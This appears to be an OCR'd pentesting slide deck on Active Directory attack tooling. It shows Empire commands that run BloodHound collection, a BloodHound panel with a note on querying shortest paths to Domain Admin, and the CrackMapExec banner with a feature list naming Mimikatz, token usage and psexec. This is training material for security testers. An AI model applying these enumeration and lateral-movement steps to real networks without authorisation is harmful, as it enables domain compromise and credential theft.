
>usemodule situational_awareness/network/bloodhound

>execute

@h3xg4m3s

Bloodhound | Sharphound

In the bloodhound interface, on the Kali machine, you will import these files.



Database Info

DB Address	bolt://localhost:7687
DB User	neo4j
Users	0
Computers	0
Groups	0
Sessions	0
ACLs	0
Relationships	0

Sibling Collapse Threshold: 6


Node Collapse Threshold: 11

□ Query Debug Mode

□ Low Detail Mode

@h3xg4m3s

Bloodhound | Sharphound



You can then run queries to discover the shortest paths to Domain Admin.

@h3xg4m3s


Network Enumeration

What if I’m not on a windows domain machine?

CrackMapExec

https://github.com/byt3bl33d3r/CrackMapExec

A swiss army knife for pentesting networks.
Heavy use of Impacket and PowerSploit.




```
      ______ .______           ___        ______  __  ___ .___  ___.      ___      .______    _______ ___   ___  _______   ______
     /      ||   _  \         /   \      /      ||  |/  / |   \/   |     /   \     |   _  \  |   ____|\  \ /  / |   ____| /      |
    |  ,----'|  |_)  |       /  ^  \    |  ,----'|  '  /  |  \  /  |    /  ^  \    |  |_)  | |  |__    \  V  /  |  |__   |  ,----'
    |  |     |      /       /  /_\  \   |  |     |    <   |  |\/|  |   /  /_\  \   |   ___/  |   __|    >   <   |   __|  |  |
    |  `----.|  |\  \----. /  _____  \  |  `----.|  .  \  |  |  |  |  /  _____  \  |  |      |  |____  /  .  \  |  |____ |  `----.
     \______|| _| `._____|/__/     \__\  \______||__|\__\ |__|  |__| /__/     \__\ | _|      |_______|/__/ \__\ |_______| \______|

                                         A swiss army knife for pentesting networks
                                    Forged by @byt3bl33d3r using the powah of dank memes

                                                      Version: 4.0.1dev
                                                     Codename: Bug Pr0n

protocols:
  available protocols

  {winrm,mssql,http,smb,ssh}
    winrm               own stuff using WINRM
    mssql               own stuff using MSSQL
    http                own stuff using HTTP
    smb                 own stuff using SMB
    ssh                 own stuff using SSH

Ya feelin' a bit buggy all of a sudden?
root@killa:/opt/CrackMapExec#
```

CrackMapExec

https://github.com/byt3bl33d3r/CrackMapExec


- Slices, Dices, and Chops!
- Contains bloodhound
- Empire Launchers
- Host/Net Enum modules
- Mimikatz
- Token usage
- Wmi, psexec, PSH


WHAT DO YOU CALL A PIG THAT DOES KARATE?
© ARSENIIC.DEVIANTART.COM
PORK CHOP

@h3xg4m3s

CrackMapExec

https://github.com/byt3bl33d3r/CrackMapExec



